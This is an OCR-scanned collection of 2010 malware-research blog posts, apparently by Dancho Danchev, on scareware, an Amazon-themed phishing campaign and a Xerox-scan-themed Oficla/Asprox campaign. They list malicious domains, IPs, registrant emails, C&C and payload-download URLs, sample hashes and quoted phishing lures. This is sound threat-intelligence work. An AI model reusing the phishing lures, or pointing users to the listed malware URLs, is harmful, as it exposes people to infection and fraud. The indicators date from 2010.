
*[5]**.exe** - Rootkit.Agent.AJDR, Result: 20/42 (47.62 %)*

File size: 53760 bytes

MD5...: 23244c5b5b02fab65b3a7ab51005fd51

SHA1..: a5f1a10344378f2c8f13c266dce39247ba3bae5f

1462



Parked on the same IP 178.63.170.185, AS24940 are also:

2011traff.com *- Email: MillieDiaz4@aol.com*

2011-traff.com *- Email: MillieDiaz4@aol.com*

bbbinvestigation.org *- Email: accounting@moniker.com*

best-sofa-choice.com *- Email: migray71@yahoo.com*

celloffer-2015.com *- Email: migray71@yahoo.com*

flying-city-2011.com *- Email: migray71@yahoo.com*

jiujitsufgua.com *- Email: varcraft@care2.com*

jopaduloz.cn *- Email: qing _hongwei@126.com*

lokexawan.cn *- Email: shiwei _fang77@126.com*

mapozeloq.cn *- Email: shiwei _fang77@126.com*

melonirmonianmonia.com *- Email: accounting@moniker.com*

mivaqodaz.cn *- Email: shiwei _fang77@126.com*

nasnedofweiggyt.com *- Email: roller _59@hotmail.com*

redolopip.cn *- Email: shiwei _fang77@126.com*

redspot2010.com *- Email: migray71@yahoo.com*

rohudufoj.cn *- Email: qing _hongwei@126.com*

sujelodos.cn *- Email: qing _hongwei@126.com*

traff2011.com *- Email: MillieDiaz4@aol.com*

traff-2012.com *- Email: MillieDiaz4@aol.com*

uweyujem.com *- Email: resumemolars@live.com*

viwuvefot.cn *- Email: shiwei _fang77@126.com*

wkeuhryyejt.com *- Email: excins@iname.com*

xoxipemej.cn *- Email: shiwei _fang77@126.com*

Last, but not least is the scareware infection taking place through ***www1.warezforyou24.co.cc/?p=p52*** *-*

114.207.244.146; 114.207.244.143; 114.207.244.144; 114.207.244.145. Parked on these IPs is also an exten-

sive portfolio of related scareware domains.

- Detection rate:

*[6]**packupdate107 _231.exe** - Suspicious:W32/Malware!Gemini, Result: 3/42 (7.15 %)*

File size: 238080 bytes

MD5...: 93517875c59ac33dab655bc8432b0724

SHA1..: 774af049406baeef3427b91a2d67ee0250b2b51b

Upon execution the sample phones back to:

***update2.cleanupyoursoft.com** - 209.222.8.101 - Email: gkook@checkjemail.nl*

***update1.soft-cleaner.com** - 95.169.186.25 - Email: gkook@checkjemail.nl*

***secure1.smartavz.com** - 91.207.192.26 - Email: gkook@checkjemail.nl*

***report.mygoodguardian.com** - 93.186.124.94 - Email: gkook@checkjemail.nl*

***www5.securitymasterav.com** - 91.207.192.25 - Email: gkook@checkjemail.nl*

***update2.soft-cleaner.net** - 209.222.8.100 - Email: gkook@checkjemail.nl*

***report.mytrueguardian.net** - 79.171.23.150 - Email: gkook@checkjemail.nl*

secure2.smartavz.net *- 217.23.5.99 - Email: gkook@checkjemail.nl*

update1.free-guard.com *- Email: gkook@checkjemail.nl*

report.mygoodguardian.com *- 93.186.124.94 - Email: gkook@checkjemail.nl*

update1.soft-cleaner.com *- 95.169.186.25 - Email: gkook@checkjemail.nl*

www5.securitymasterav.com *- 91.207.192.25 - Email: gkook@checkjemail.nl*

update2.soft-cleaner.net *- 209.222.8.100 - Email: gkook@checkjemail.nl*

report.mytrueguardian.net *- 79.171.23.150 - Email: gkook@checkjemail.nl*

The cybercrime-friendly domains portfolio is in a process of getting suspended.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

1. http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333

2. http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html

3. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

4.

http://www.virustotal.com/analisis/4e1a45a89acf5751e7dcfa1dcbc9b68de0b44de6988fe2902851ad51cfc93d47-12791

97428

5.

http://www.virustotal.com/analisis/0b9618dd8173dd69df8e176e49e1aa01f2c5fe06fcb46980d06dbed6a95eba45-12791

97422


6.

http://www.virustotal.com/analisis/1a58543dfd5a5777cae1c29c6f994ad5a1012c2adbab6abe420527f7e12dc4c2-12791

97438

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev


Verify Your New E-mail Address

Dear

You recently changed your e-mail address at Amazon.com. Since you are a subscriber of Amazon.com Delivers E-mail Subscriptions, you will need to verify your new e-mail address.

Please verify that the e-mail address belongs to you. You can click on the link below to complete the verification process.

Alternatively, you can type or paste the following link into your Web browser:
http://www.amazon.com

If you no longer wish to receive Amazon.com Delivers E-mail Subscriptions, you can unsubscribe here.

Please note that this message was sent to the following e-mail address:
Help | Conditions of Use | Privacy Notice © 1995-2006, Amazon.com, Inc or its affiliates.

Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails (2010-07-16 21:17)
And they're back (Gumblar or RUmblar due to the extensive use of .ru domains) for a decent start of the weekend -

*switching social engineering themes one more time, this time impersonating **Amazon.com***

*• **NOTE:** A summary of the malicious payload served will be posted at a later stage. Meanwhile, in order to facilitate quicker response, a complete list of the domains participating will be featured/disseminated across*


the appropriate parties.

*- **Sample subject:** Amazon.com: Please verify your new e-mail address*

*- **Sample message:** " Dear email, You recently changed your e-mail address at Amazon.com. Since you are a subscriber of Amazon.com Delivers E-mail Subscriptions, you will need to verify your new e-mail address. Please verify*

that the e-mail address email belongs to you. You can click on the link below to complete the verification process. Alternatively, you can type or paste the following link into your Web browser: http://www.amazon.com"

1465



Client-side exploitation is taking place through, for instance, ***crystalrobe.ru:***

8080/index.php?pid=14 *and*

hillchart.com: 8080/index.php?pid=14*. As seen in previous campaigns, this one is also sharing an identical directory structure, such as:*

malicious-domain.com :8080/index.php?pid=2

malicious-domain.com :8080/Notes1.pdf (Notes1-to-Notes10.pdf)

malicious-domain.com :8080/NewGames.jar

malicious-domain.com :8080/Games.jar

malicious-domain.com :8080/Applet1.html (Applet1-to-Applet10.html)


malicious-domain.com :8080/welcome.php?id=6 &pid=1 &hello=503

crystalrobe.ru :8080/index.php?pid=14

crystalrobe.ru :8080/jquery.jxx?v=5.3.4

crystalrobe.ru :8080/new/controller.php

crystalrobe.ru :8080/js.php



crystalrobe.ru :8080/welcome.php?id=6 &pid=1 &hello=503

crystalrobe.ru :8080/welcome.php?id=0 &pid=1

Client-side exploits serving domains (94.23.231.140; 91.121.115.208; 94.23.11.38; 94.23.224.221; 94.23.229.220) part of the campaign:

applecorn.com *- Email: es@qx8.ru*

areadrum.com *- Email: qx@freenetbox.ru*

busyspade.com *- Email: baffle@freenetbox.ru*

cafemack.com *- Email: soy@qx8.ru*

clanday.com *- Email: elope@fastermail.ru*

dnsofthost.com *- Email: depot@infotorrent.ru*

drunkjeans.com *- Email: runway@5mx.ru*

earlymale.com *- Email: amply@maillife.ru*

galslime.com *- Email: soy@qx8.ru*

1467

gigasofa.com *- Email: grind@fastermail.ru*

hillchart.com *- Email: soy@qx8.ru*

hugejar.com *- Email: runway@5mx.ru*

ionicclock.com *- Email: kin@maillife.ru*

lasteye.com *- Email: amply@maillife.ru*

luckysled.com *- Email: kin@maillife.ru*

macrotub.com *- Email: dodge@5mx.ru*

oldgoal.com *- Email: kin@maillife.ru*

outerrush.com *- Email: amply@maillife.ru*

quietzero.com *- Email: grind@fastermail.ru*

radiomum.com *- Email: es@qx8.ru*

roundstorm.com *- Email: es@qx8.ru*

sadute.com *- Email: grind@fastermail.ru*

sheepbody.com *- Email: es@qx8.ru*

shinytower.com *- Email: cord@maillife.ru*

splatspa.com *- Email: elope@fastermail.ru*

tanspice.com *- Email: dodge@5mx.ru*

tanyear.com *- Email: grind@fastermail.ru*

tightsales.com *- Email: runway@5mx.ru*

tuneblouse.com *- Email: es@qx8.ru*

validplan.com *- Email: dodge@5mx.ru*

waxyblock.com *- Email: cord@maillife.ru*

1468

allnext.ru *- Email: swipe@maillife.ru*

barnsoftware.ru *- Email: people@bigmailbox.ru*

bestbidline.ru *- Email: jody@fastermail.ru*

bestexportsite.ru *- Email: orphan@qx8.ru*

bittag.ru *- Email: tips@freenetbox.ru*

boozelight.ru *- Email: ole@bigmailbox.ru*

brandnewnet.ru *- Email: orphan@qx8.ru*

cangethelp.ru *- Email: liver@freenetbox.ru*

chainjoke.ru *- Email: ole@bigmailbox.ru*

comingbig.ru *- Email: swipe@maillife.ru*

countypath.ru *- Email: liver@freenetbox.ru*

crystalrobe.ru *- Email: people@bigmailbox.ru*

cupjack.ru *- Email: tips@freenetbox.ru*

dealyak.ru *- Email: people@bigmailbox.ru*

eyesong.ru *- Email: tips@freenetbox.ru*

familywater.ru *- Email: ole@bigmailbox.ru*

funsitedesigns.ru *- Email: orphan@qx8.ru*

galneed.ru *- Email: people@bigmailbox.ru*

girllab.ru *- Email: tips@freenetbox.ru*

greedford.ru *- Email: ole@bigmailbox.ru*

guntap.ru *- Email: tips@freenetbox.ru*

heroguy.ru *- Email: ole@bigmailbox.ru*

homecarenation.ru *- Email: orphan@qx8.ru*

homesitecam.ru *- Email: orphan@qx8.ru*

hookdown.ru *- Email: crag@maillife.ru*

horsedoctor.ru *- Email: ole@bigmailbox.ru*

jarpub.ru *- Email: ole@bigmailbox.ru*

liplead.ru *- Email: ole@bigmailbox.ru*

livesitedesign.ru *- Email: orphan@qx8.ru*

mansbestsite.ru *- Email: orphan@qx8.ru*

marketholiday.ru *- Email: people@bigmailbox.ru*

metalspice.ru *- Email: ole@bigmailbox.ru*

mingleas.ru *- Email: crag@maillife.ru*

motherfire.ru *- Email: people@bigmailbox.ru*

1470

musicbestway.ru *- Email: jody@fastermail.ru*

musicsiteguide.ru *- Email: crag@maillife.ru*

netbesthelp.ru *- Email: liver@freenetbox.ru*

netwebinternet.ru *- Email: dibs@freemailbox.ru*

newagedirect.ru *- Email: orphan@qx8.ru*

newhomelady.ru *- Email: orphan@qx8.ru*

newinfoworld.ru *- Email: orphan@qx8.ru*

newworldunion.ru *- Email: orphan@qx8.ru*

ourfreesite.ru *- Email: orphan@qx8.ru*

panlip.ru *- Email: tips@freenetbox.ru*

pantscow.ru *- Email: ole@bigmailbox.ru*

problemdollars.ru *- Email: people@bigmailbox.ru*

raceobject.ru *- Email: people@bigmailbox.ru*

silencepill.ru *- Email: ole@bigmailbox.ru*

sisterqueen.ru *- Email: ole@bigmailbox.ru*

slaveday.ru *- Email: ole@bigmailbox.ru*

stareastwork.ru *- Email: next@fastermail.ru*

superblenderworld.ru *- Email: crag@maillife.ru*

superhoppie.ru *- Email: soft@bigmailbox.ru*

supertruelife.ru *- Email: edsel@fastermail.ru*

superwestcoast.ru *- Email: crag@maillife.ru*

theantimatrix.ru *- Email: ole@bigmailbox.ru*

tintie.ru *- Email: swipe@maillife.ru*

topmediasite.ru *- Email: tips@freenetbox.ru*

treecorn.ru *- Email: tips@freenetbox.ru*

trueblueally.ru *- Email: soft@bigmailbox.ru*

trueblueberyl.ru *- Email: soft@bigmailbox.ru*

tunemug.ru *- Email: tips@freenetbox.ru*

ushead.ru - Email: crag@maillife.ru

westbendonline.ru - Email: edsel@fastermail.ru

yaktrack.ru - Email: ole@bigmailbox.ru

yournewonline.ru - Email: orphan@qx8.ru

yourtolltag.ru - Email: orphan@qx8.ru

yourtruecrime.ru - Email: soft@bigmailbox.ru

zooneed.ru - Email: ole@bigmailbox.ru

1472

Name servers of notice:

ns1.dnsofthost.com - 81.2.210.98

ns2.dnsofthost.com - 194.79.88.121

ns3.dnsofthost.com - 67.223.233.101

ns4.dnsofthost.com - 85.214.29.9

The NAUNET-REG-RIPN domain registrar, although, having already registered over a [1]**100 ZeuS crimeware**

friendly domains, there's little chance they'll take action. Updates, including take down/remediation actions will be posted as soon as they emerge.

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1. https://zeustracker.abuse.ch/monitor.php?registrar=NAUNET-REG-RIPN

2. http://ddanchev.blogspot.com/

3. http://twitter.com/danchodanchev

1473

Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign (2010-07-19 20:26)

Over the weekend, a " Scan from a Xerox WorkCentre Pro" themed malware campaign relying on zip archives, was actively spamvertised by cybecriminals seeking to infect gullible end/corporate users.

What's particularly interesting about this campaign, is the cocktail of malware dropped on infected hosts, in-

*cluding Asprox sample ([1] **Money Mule Recruiters use ASProx's Fast Fluxing Services**), and two separate samples of Antimalware Doctor.*

*- **Sample subject:** Scan from a Xerox WorkCentre Pro $9721130*

*- **Sample message:** " Please open the attached document. It was scanned and sent to you using a Xerox WorkCentre Pro.*

Sent by: Guest

Number of Images: 1

Attachment File Type: ZIP [DOC]

WorkCentre Pro Location: machine location not set Device Name: XRX2090AA7ACDB45466972. For more in-

formation on Xerox products and solutions, please visit http://www.xerox.com"

- Detection rates:

*- [2]**Xerox _doc1.exe** - Trojan.Win32.Jorik.Oficla.bb - Result: 34/42 (80.96 %)*

File size: 30926 bytes

MD5...: 1d378a6bc94d5b5a702026d31c21e242

SHA1..: 545e83f547d05664cd6792e254b87539fba24eb9

*- [3]**Xerox _doc2.exe** - Trojan.Win32.Jorik.Oficla.ba - Result: 34/42 (80.96 %)*

File size: 43520 bytes

MD5...: 829c86d4962f186109534b669ade47d7

1474

SHA1..: 5d3d02d0f6ce87cd96a34b73dc395460d623616e

*The samples then phone back to the Oficla/Sasfis C &Cs at **hulejsoops.ru/images/bb.php?v=200 &id=554905388***

***&b=avpsales &tm=3** - 91.216.215.66, AS51274 - Email: mxx3@yandex.ru which periodically rotates three different executables using the following URLs:*

0815.ch /pic/view.exe

curseri.ch /pictures/securedupdaterfix717.exe

regionalprodukte-beo.ch /about/cgi.exe

Backup URLS:

leeitpobbod.ru/image/bb.php - 59.53.91.195, AS4134 - Email: mxx3@yandex.ru - dead response

loloohuildifsd.ru/image/bb.php - 68.168.222.158 - Email: mxx3@yandex.ru - dead response

nemohuildifsd.ru/image/bb.php - 59.53.91.195 (**nemohuildiin.ru**,

russianmomds.ru),

AS4134 - Email:

mxx3@yandex.ru - dead response

Let’s take a peek at the samples found within the C &C.

[4]**view.exe** - Trojan.Win32.Jorik.Aspxor.e - Result: 11/42 (26.2 %)

File size: 79360 bytes

MD5...: 5d296fe1ef7bf67f36fe9adb209398ee

SHA1..: 41b45bcd241cd97b72d7866d13c4a0eb6bf6a0ee

1475

Upon execution, the sample phones back to well known Asprox C &Cs:

*[5]**cl63amgstart.ru: 80/board.php***

- 91.213.217.4, AS42473 - Email: ssa1@yandex.ru

*[6]**hypervmsys.ru: 80/board.php** - 89.149.223.232 (**hostagents.ru**), AS28753 - Email: vadim.rinatovich@yandex.ru 1476*

*Previously, all of the following ASPRox domains used exclusively for massive SQL injections, used to respond to **91.213.217.4**:*

***webservicesbba.ru** - Email: anrnews@mail.ru*

***webservicelupa.ru** - Email: anrnews@mail.ru*

***webserivcekota.ru** - Email: anrnews@mail.ru*

***webservicesrob.ru** - Email: anrnews@mail.ru*

***webserivcezub.ru** - Email: anrnews@mail.ru*

***webserviceforward.ru** - Email: anrnews@mail.ru*

***webserivcessh.ru** - Email: anrnews@mail.ru*

***webservicesmulti.ru** - Email: anrnews@mail.ru*

***webservicezok.ru** - Email: anrnews@mail.ru*

***webservicebal.ru** - Email: anrnews@mail.ru*

***webservicefull.ru** - Email: anrnews@mail.ru*

***webservicessl.ru** - Email: anrnews@mail.ru*

1477

webserviceaan.ru *- Email: anrnews@mail.ru*

webservicedevlop.ru *- Email: anrnews@mail.ru*

webserviceftp.ru *- Email: anrnews@mail.ru*

hypervmsys.ru *- Email: anrnews@mail.ru*

webserviceget.ru *- Email: anrnews@mail.ru*

webserviceskot.ru *- Email: anrnews@mail.ru*

cl63amgstart.ru *- Email: ssa1@yandex.ru*

ml63amgstart.ru *- Email: ssa21@yandex.ru*

webservicesttt.ru *- Email: anrnews@mail.ru*

webservicenow.ru *- Email: anrnews@mail.ru*

webservicekuz.ru *- Email: anrnews@mail.ru*

Currently, the gang's migrating this infrastructure to ***109.196.134.58****, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia.*

All of these domains+subdomains sharing the same ***js.js*** *directory structure, which upon visiting loads URLs such as (****accesspad.ru :8080/index.php?pid=6****) with the rest of the domains sharing the same infrastructure as the ones profiled in "[7]****Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails****" post:*
access.webservicebal.ru

admin.webserivcekota.ru

api.webserivcessh.ru

app.webserviceforward.ru

app.webservicesrob.ru

base.webserviceftp.ru

batch.webserviceaan.ru

batch.webservicebal.ru

bios.webservicesbba.ru

block.webserviceaan.ru

block.webservicesrob.ru

cache.webservicesbba.ru

cache.webservicesmulti.ru

chk.webservicezok.ru

cmdid.webserivcezub.ru

code.webservicesbba.ru

com.webserivcekota.ru

com.webservicedevlop.ru

ddk.webservicesrob.ru

default.webservicezok.ru

diag.webserviceftp.ru

direct.webserviceftp.ru

dll.webservicelupa.ru

drv.webservicebal.ru

drv.webservicesrob.ru

encode.webservicefull.ru

err.webserivcessh.ru

export.webservicedevlop.ru

ext.webserviceaan.ru

ext.webservicesbba.ru

file.webserivcekota.ru

1478

file.webserivcessh.ru

filter.webservicedevlop.ru

font.webservicelupa.ru

gdi.webserviceftp.ru

get.webservicesbba.ru

go.webserivcekota.ru

go.webservicefull.ru

guid.webserivcezub.ru

hostid.webservicesbba.ru

hostid.webservicesmulti.ru

http.webserviceforward.ru

icmp.webservicesbba.ru

id.webserivcezub.ru

1479

inf.webserviceaan.ru

info.webservicedevlop.ru

ini.webservicesrob.ru

ioctl.webservicedevlop.ru

kernel.webservicezok.ru

lan.webservicefull.ru

lan.webservicesbba.ru

lib.webservicebal.ru

lib.webserviceftp.ru

libid.webservicelupa.ru

load.webservicebal.ru

locate.webservicelupa.ru

log.webservicelupa.ru

log.webservicezok.ru

log-in.webservicessl.ru

manage.webservicesbba.ru

map.webserivcezub.ru

map.webservicedevlop.ru

media.webserviceftp.ru

mode.webservicelupa.ru

net.webservicebal.ru

netapi.webserviceaan.ru

netmsg.webserivcezub.ru

ns1.webservicelupa.ru

ns2.webservicelupa.ru

ntdll.webservicessl.ru

ntio.webservicelupa.ru

ntio.webservicezok.ru

obj.webservicesbba.ru

object.webserivcessh.ru

object.webservicesmulti.ru

oem.webservicebal.ru

offset.webservicefull.ru

ole.webservicesbba.ru

org.webservicesrob.ru

page.webserviceaan.ru

parse.webservicebal.ru

peer.webserviceaan.ru

pic.webservicesbba.ru

pool.webservicelupa.ru

port.webservicebal.ru

port.webservicesbba.ru

port.webservicessl.ru

proc.webserviceaan.ru

proc.webservicessl.ru

rdir.webserviceftp.ru

redir.webservicedevlop.ru

refer.webserivcezub.ru

reg.webserviceaan.ru

remote.webservicessl.ru

run.webserivcekota.ru

script.webserivcezub.ru

sdk.webserivcezub.ru

search.webserviceaan.ru

search.webservicedevlop.ru

setup.webserivcezub.ru

setup.webservicezok.ru

snmp.webserviceforward.ru

snmp.webservicesrob.ru

sslcom.webserivcessh.ru

sslcom.webservicesrob.ru

sslid.webserivcekota.ru

sslnet.webservicedevlop.ru

svc.webservicedevlop.ru

tag.webservicebal.ru

tag.webservicessl.ru

tid.webserviceftp.ru

time.webservicelupa.ru

udp.webserviceftp.ru

udp.webservicezok.ru

update.webserviceftp.ru

update.webservicefull.ru

url.webservicesbba.ru

url.webservicezok.ru

vba.webservicesrob.ru

vbs.webservicelupa.ru

ver.webserivcekota.ru

webserivcekota.ru

webserivcessh.ru

webserivcezub.ru

webserviceaan.ru

webservicebal.ru

webservicedevlop.ru

webserviceforward.ru

webserviceftp.ru

